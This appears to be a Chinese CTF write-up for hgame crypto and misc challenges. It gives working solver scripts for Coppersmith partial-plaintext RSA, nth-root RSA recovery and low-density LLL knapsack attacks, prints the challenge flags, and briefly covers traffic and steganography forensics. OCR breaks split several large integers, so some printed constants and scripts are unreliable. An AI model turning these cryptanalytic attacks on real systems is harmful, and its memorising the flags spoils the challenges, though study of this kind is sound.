from Crypto.Util.number import *
from secret import flag

def padding(flag):
    return flag+b'\xff'*(64-len(flag))

flag=padding(flag)
m=bytes_to_long(flag)
p=getPrime(512)
```

```
q=getPrime(512)
e=3
n=p*q
c=pow(m,e,n)
m0=m>>208

print(f'n={n}')
print(f'c={c}')
print(f'm0={m0}')

"""
n=120838778421252867808799302603972821425274682456261749029016472234934876266617
266346399909705742862458970575637664059189613618956880430078774892479256301209695
323330278722150855648119628142067607411627249527809727592760485733648456477404497
914572606299810384987412594844071935546690819906920254004045391585427
c=118961547254465282603128910126369011072248057317653811110746611348016137361383
017921465395766977129601435508590006599755740818071303929227578504412967513468921
191689357367045286190040251695094706564443721393216185563727951256414649625597950
957960429709583109707961019498084511008637686004730015209939219983527
m0=132921474085670873515807320829616401305433137422104094324716252817023277489632
74496942276607
"""
```

(非预期解)

题目没有出好，直接对m0进行long_to_bytes就可以出答案

```
from Crypto.Util.number import *
m0 =
132921474085670873515807320829616401305433137422104094324716252817023277489632744
96942276607
print(long_to_bytes(m0))
```

```
b'hgame{0ther_cas3s_0f_c0ppr3smith}\xff\xff\xff\xff\xff'
```

(预期解)

给了m的部分高位m0，另外n,e,c又都已经给出，显然是用coppersmith

exp:

```
n =
120838778421252867808799302603972821425274682456261749029016472234934876266617266
346399909705742862458970575637664059189613618956880430078774892479256301209695332
330278722150855648119628142067607411627249527809727592760485733648456477404497914
572606299810384987412594844071935546690819906920254004045391585427
e = 3
m = randrange(n)
c = pow(m, e, n)
beta = 1
epsilon = beta^2/9
nbits = n.nbits()
kbits = floor(nbits*(beta^2/e-epsilon))
```

```
mbar
=0x6867616d657b30746865725f63617333735f30665f633070707233736d6974687dfffffffff0
000000000000000000000000000000000000000000000
c
=11896154725446528260312891012636901107224805731765381111074661134801613736138301792146539576697712960143550859000659975574081807130392922757850441296751346892119168935736704528619004025169509470656444372139321618556372795125641464962559795095796042970958310970796101949808451100863768600473001520993921998352 7
print ("upper %d bits (of %d bits) is given" % (nbits-kbits, nbits))

PR.<x> = PolynomialRing(Zmod(n))
f = (mbar + x)^e - c
x0 = f.small_roots(X=2^kbits, beta=1)[0]  # find root < 2^kbits with factor = n1
print (mbar + x0)
```

```
upper 797 bits (of 1024 bits) is given
546807228434560028452235500847910916907511605340218068997988005780918189859592762884280457536933356284549560666854245436961046808260789660697068416322 7647
```

```
from Crypto.Util.number import *
m=5468072284345600284522355008479109169075116053402180689979880057809181898595927628842804575369333562845495606668542454369610468082607896606970684163227647
print(long_to_bytes(m))
```

```
b'hgame{0ther_cas3s_0f_c0ppr3smith}\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff
\xff\xff\xff\xff'
```


babyRSA

~~又是一道一点也不baby的RSA~~

题目

```
from Crypto.Util.number import *
from secret import flag,e
m=bytes_to_long(flag)
p=getPrime(64)
q=getPrime(256)
n=p**4*q
k=getPrime(16)
gift=pow(e+114514+p**k,0x10001,p)
c=pow(m,e,n)
print(f'p={p}')
print(f'q={q}')
print(f'c={c}')
print(f'gift={gift}')
"""
p=14213355454944773291
q=61843562051620700386348551175371930486064978441159200765618339743764001033297
c=105002138722466946495936638656038214000043475751639025085255113965088749272461906892586616250264922348192496597986452786281151156436229574065193965422841
gift=9751789326354522940
"""
```

首先算出e，我的推导方法：



可见与p^k并没有什么关系，直接求出来后-114514就是e

exp:

```
import gmpy2
from Crypto.Util.number import *
c =9751789326354522940
n = 14213355454944773291
E =0x10001
phi = 14213355454944773290
d = gmpy2.invert(E,phi)
m = pow(c,d,n)
print(m)
```

输出m=188075。但是在接下来的步骤中计算时发现e和phi求不了逆元，问了学长后得知，这里是e、phi不互素导致的，要使用AMM算法解决。

exp:

```
from sympy.ntheory.residue_ntheory import nthroot_mod
from Crypto.Util.number import *
import gmpy2
c =
10500213872246694649593663865603821400004347575163902508525511396508874927246190
68925866162502649223481924965979864527862811511564362295740651939654228 41
p = 14213355454944773291
q =
61843562051620700386348551175371930486064978441159200765618339743764001033297
n = p**4*q
```

```
e = 188075-114514

cp = c%p
mp = nthroot_mod(cp,e,p)

cq = c%q
mq = pow(cq,gmpy2.invert(e,q-1),q)

print(mq,mp)
K = Zmod(p ** 4)
a = K(c)
m_list = a.nth_root(e, all = True)
for i in m_list:
    m = CRT([int(mq),int(i)],[q,p])
    result = long_to_bytes(m)
    if b'hgame{' in result:
        print(result)
        break
```

```
56508677452598422527495254643824809456987662661744158482130340636530761015689 150488416857226
b'hgame{Adleman_Mand3r_Miller_M3thOd}'
```

backpack

题目

```
from Crypto.Util.number import *
import random
from secret import flag
a=[getPrime(32) for _ in range(20)]
p=random.getrandbits(32)
assert len(bin(p)[2:])==32
bag=0
for i in a:
    temp=p%2
    bag+=temp*i
    p=p>>1

enc=bytes_to_long(flag)^p

print(f'enc={enc}')
print(f'a={a}')
print(f'bag={bag}')
"""
enc=871114172567853490297478570113449366988793760172844644007566824913350088148162949968812541218339
a=[3245882327, 3130355629, 2432460301, 3249504299, 3762436129, 3056281051,
3484499099, 2830291609, 3349739489, 2847095593, 3532332619, 2406839203,
4056647633, 3204059951, 3795219419, 3240880339, 2668368499, 4227862747,
2939444527, 3375243559]
bag=45893025064
"""
```

这道题出的也有问题。。。

（非预期解）

看了一下程序的逻辑，这p到最后不就是0吗。。。直接对enc进行long_to_bytes就好

```
from Crypto.Util.number import *
enc =
871114172567853490297478570113449366988793760172844644007566824913350088148162949968812541218339
print(long_to_bytes(enc))
```

（预期解）

首先读题，得知是背包密码，这题本意应该是想求p

由于题目中的a不是超递增序列，所以不能用一般方法解。在网上找到了一种叫低密度攻击的方法。

exp:

```
import random
from collections import namedtuple
import gmpy2
from Crypto.Util.number import isPrime, bytes_to_long, inverse, long_to_bytes
from sympy import nextprime
from tqdm import tqdm
pubkey=[3245882327, 3130355629, 2432460301, 3249504299, 3762436129, 3056281051,
3484499099, 2830291609, 3349739489, 2847095593, 3532332619, 2406839203,
4056647633, 3204059951, 3795219419, 3240880339, 2668368499, 4227862747,
2939444527, 3375243559]
c=45893025064
nbit=20
#随机找一个符合条件的N
N=nextprime(gmpy2.iroot(nbit,2)[0]//2)
L=Matrix(QQ,nbit + 1, nbit + 1)

for i in range(nbit):
    L[i,i]=1

for i in range(nbit):
    L[i,nbit]=pubkey[i]*N

for i in range(nbit):
    L[nbit,i]=1/2

L[nbit,nbit]=c*N


print("LLL start")
res=L.LLL()
mm=""
for i in tqdm(range(0, nbit + 1)):
    # print solution
    M = res.row(i).list()[:-1]#最后面密文恢复后变成0
    flag = True
    for m in M:
```

```
        if m != 1/2 and m != -1/2:#根据破解原理，恢复的明文应只包含-1/2和1/2
            flag = False
            break
    if flag:
        print (i, M)
        for j in M:
            if j==-1/2:#不确定-1/2和1/2哪个代表二进制1
                mm+="1"
            else:
                mm+="0"
flag=mm[::-1]
print(flag)
```

```
LLL start
100%|██████████| 21/21 [00:00<00:00, 19846.86it/s]
0 [-1/2, -1/2, -1/2, -1/2, -1/2, -1/2, 1/2, -1/2, -1/2, -1/2, 1/2, 1/2, -1/2, 1/2, -1/2, -1/2, -1/2, -1/2, 1/2, 1/2]
00111101001110111111
```

上即为p的二进制形式，由于题目中后来在一番操作后p变成了0，所以只要按照非预期解的方法求flag即可(

backpack revenge

题目

```python
from Crypto.Util.number import *
import random
import hashlib

a=[getPrime(96) for _ in range(48)]
p=random.getrandbits(48)
assert len(bin(p)[2:])==48
flag='hgame{'+hashlib.sha256(str(p).encode()).hexdigest()+'}'

bag=0
for i in a:
    temp=p%2
    bag+=temp*i
    p=p>>1

print(f'a={a}')
print(f'bag={bag}')

"""
```

```
a=[74763079510261699126345525979, 51725049470068950810478487507,
47190309269514609005045330671, 64955989640650139818348214927,
68559937238623623619114065917, 72311339170112185401496867001,
70817336064254781640273354039, 70538108826539785774361605309,
43782530942481865621293381023, 58234328186578036291057066237,
68808271265478858570126916949, 61660200470938153836045483887,
63270726981851544620359231307, 42904776486697691669639929229,
41545637201787531637427603339, 74012839055649891397172870891,
56943794795641260674953676827, 51737391902187759188078687453,
49264368999561659986182883907, 60044221237387104054597861973,
63847046350260520761043687817, 62128146699582180779013983561,
65109313423212852647930299981, 66825635869831731092684039351,
67763265147791272083780752327, 61167844083999179669702601647,
55116015927868756859007961943, 52344488518055672082280377551,
52375877891942312320031803919, 69659035941564119291640404791,
52563282085178646767814382889, 56810627312286420494109192029,
49755877799006889063882566549, 43858901672451756754474845193,
67923743615154983291145624523, 51689455514728547423995162637,
67480131151707155672527583321, 59396212248330580072184648071,
63410528875220489799475249207, 48011409288550880229280578149,
62561969260391132956818285937, 44826158664283779410330615971,
70446218759976239947751162051, 56509847379836600033501942537,
50154287971179831355068443153, 49060507116095861174971467149,
54236848294299624632160521071, 64186626428974976108467196869]
bag=120254819682601389900652731494 7
"""
```

用前面的backpack预期解一样做就行了，这里不再赘述

exp:

```
import random
from collections import namedtuple
import gmpy2
from Crypto.Util.number import isPrime, bytes_to_long, inverse, long_to_bytes
from sympy import nextprime
from tqdm import tqdm
```

```
pubkey=[74763079510261699126345525979, 51725049470068950810478487507,
47190309269514609005045330671, 64955989640650139818348214927,
68559937238623623619114065917, 72311339170112185401496867001,
70817336064254781640273354039, 70538108826539785774361605309,
43782530942481865621293381023, 58234328186578036291057066237,
68808271265478858570126916949, 61660200470938153836045483887,
63270726981851544620359231307, 42904776486697691669639929229,
41545637201787531637427603339, 74012839055649891397172870891,
56943794795641260674953676827, 51737391902187759188078687453,
49264368999561659986182883907, 60044221237387104054597861973,
63847046350260520761043687817, 62128146699582180779013983561,
65109313423212852647930299981, 66825635869831731092684039351,
67763265147791272083780752327, 61167844083999179669702601647,
55116015927868756859007961943, 52344488518055672082280377551,
52375877891942312320031803919, 69659035941564119291640404791,
52563282085178646767814382889, 56810627312286420494109192029,
49755877799006889063882566549, 43858901672451756754474845193,
67923743615154983291145624523, 51689455514728547423995162637,
67480131151707155672527583321, 59396212248330580072184648071,
63410528875220489799475249207, 48011409288550880229280578149,
62561969260391132956818285937, 44826158664283779410330615971,
70446218759976239947751162051, 56509847379836600033501942537,
50154287971179831355068443153, 49060507116095861174971467149,
54236848294299624632160521071, 64186626428974976108467196869]

c=120254819682601389900652731494 7



nbit=48
#随机找一个符合条件的N
N=nextprime(gmpy2.iroot(nbit,2)[0]//2)
L=Matrix(QQ,nbit + 1, nbit + 1)

for i in range(nbit):
    L[i,i]=1

for i in range(nbit):
    L[i,nbit]=pubkey[i]*N

for i in range(nbit):
    L[nbit,i]=1/2

L[nbit,nbit]=c*N


print("LLL start")
res=L.LLL()
mm=""
for i in tqdm(range(0, nbit + 1)):
    # print solution
    M = res.row(i).list()[:-1]#最后面密文恢复后变成0
    flag = True
    for m in M:
        if m != 1/2 and m != -1/2:#根据破解原理，恢复的明文应只包含-1/2和1/2
            flag = False
            break
    if flag:
```

```
        print (i, M)
        for j in M:
            if j==-1/2:#不确定-1/2和1/2哪个代表二进制1
                mm+="1"
            else:
                mm+="0"
flag=mm[::-1]
print(flag)
```

```
LLL start
100%|██████████| 49/49 [00:00<00:00, 138.24it/s]
0 [-1/2, 1/2, 1/2, 1/2, 1/2, -1/2, 1/2, 1/2, -1/2, 1/2, 1/2, 1/2, -1/2, -1/2, -1/2, 1/2, 1/2, 1/2, -1/2, -1/2, 1/2, 1/2, -1/2, 1/2, -1/2, 1/2, 1/2, 1/2, -1/2, 1/2, -1/2, 1/2, -1/2, 1/2, -1/2, -1/2, 1/2, -1/2, 1/2, 1/2, 1/2, 1/2, -1/2, 1/2, -1/2, -1/2, -1/2, -1/2]
1111010000101101010100010100111000111000100100001
```

```
import hashlib
p=0b1111010000101101010100010100111000111000100100001
p=int(p)
print('hgame{'+hashlib.sha256(str(p).encode()).hexdigest()+'}')
```

```
hgame{04b1d0b0fb805a70cda94348ec5a33f900d4fd5e9c45e765161c434fa0a49991}
```

midRSA revenge

题目

```
from Crypto.Util.number import *
from secret import flag
m=bytes_to_long(flag)
p=getPrime(1024)
q=getPrime(1024)
e=5
n=p*q
c=pow(m,e,n)
m0=m>>128

print(f'n={n}')
print(f'c={c}')
print(f'm0={m0}')

"""
n=27814334728135671995890378154778822687713875269624843122353458059697288888640572922486287556431241786461159513236128914176680497775619694684903498070577307810263677280294114135929708745988406963307279767028969515305895207028282193547356414827419008393701158467818535109517213088920890236300281646288761697842280633285355376389468360033584102258243058885174812018295460196515483819254913183079496947309574392848378504246991546781252139861876509894476420525317251695953355755164789878602945615879965709871975770823484418665634050103852564819575756950047691205355599004786541600213204423145854859214897431430282333052121
c=4562213141158670886382072030344946362447066111116217235778487290960692300679581326630186256614471315017586845026393832083328446819396981244591885718135271497722924641395307367176197417049459260756320640721253615164356311218457531865592979933552707798180577029737833915898511591140293102965517014567486989142313448351879175593054402695606133268932047481279992549021029196053703638895811367241640968795731738702808066204540874669703589986547367552570232250781470185371013
m0=99999002810033577734203106811693308232665325338039056 37
```

```
"""
```

用前面的midRSA预期解一样做就行了，这里不再赘述

exp:

```
n =
27814334728135671995890378154778822687713875269624843122353458059697288888640572
92248628755643124178646115951323612891417668049777561969468490349807057730781026
36772802941141359297087459884069633072797670289695153058952070282821935473564148
27419008393701158467818535109517213088920890236300281646288761697842280633285355
37638946836003358410225824305888517481201829546019651548381925491318307949694730
95743928483785042469915467812521398618765098944764205253172516959533557551647898
78602945615879965709871975770823484418665634050103852564819575756950047691205355
59900478654160021320442314585485921489743143028233305212 1
e = 5
m = randrange(n)
c = pow(m, e, n)
beta = 1
epsilon = beta^2/9
nbits = n.nbits()
kbits = floor(nbits*(beta^2/e-epsilon))

mbar
=0x6867616d657b633070707233736d6974685f5374337265000000000000000000000000000000
0
c
=456221314115867088638207203034494636244706611111621723577848729096069230067958 1
32663018625661447131501758684502639383208332844681939698124459188571813527149772
29246413953073671761974170494592607563206407212536151643563112184575318655929799
33552707798180577029737833915898511591140293102965517014567486989142313448351879
17559305440269560613326893204748127999254902102919605370363889581136724164096879
57317387028080662045408746697035899865473675525702322507814701853710 1
print ("upper %d bits (of %d bits) is given" % (nbits-kbits, nbits))

PR.<x> = PolynomialRing(Zmod(n))
f = (mbar + x)^e - c
x0 = f.small_roots(X=2^kbits, beta=1)[0]  # find root < 2^kbits with factor = n1
print (mbar + x0)
```

```
upper 1866 bits (of 2048 bits) is given
340278973659318023665815550380293424388263321700127611052082025339183927888046296596660692262 1
```


```
from Crypto.Util.number import *
m0 =
34027897365931802366581555038029342438826332170012761105208202533918392788804629
65966606922621
print(long_to_bytes(m0))
```

```
b'hgame{c0ppr3smith_St3re0typed_m3ssag3s}'
```

Misc


ek1ng_want_girlfriend


简单的流量分析，打开后一眼看见HTTP传了一张图片，那么就导出HTTP流，直接就看到了flag



ezWord


打开word文档的时候发生了报错，得知里面肯定还藏了其他类型的文件。binwalk一下，得到了两张图片一个压缩包和一个txt文档





两张一模一样的图片，一眼盲水印。脚本跑一下，得到压缩包密码

```
C:\Users\jyzho\Desktop\h4ck3r t0015\BWM>python bwmforpy3.py decode 1.jpg 2.png flag.png
image<1.jpg> + image(encoded)<2.png> -> watermark<flag.png>
```





解压得到一个txt文档，里面是篇重复的英文文章，压缩包上有注释

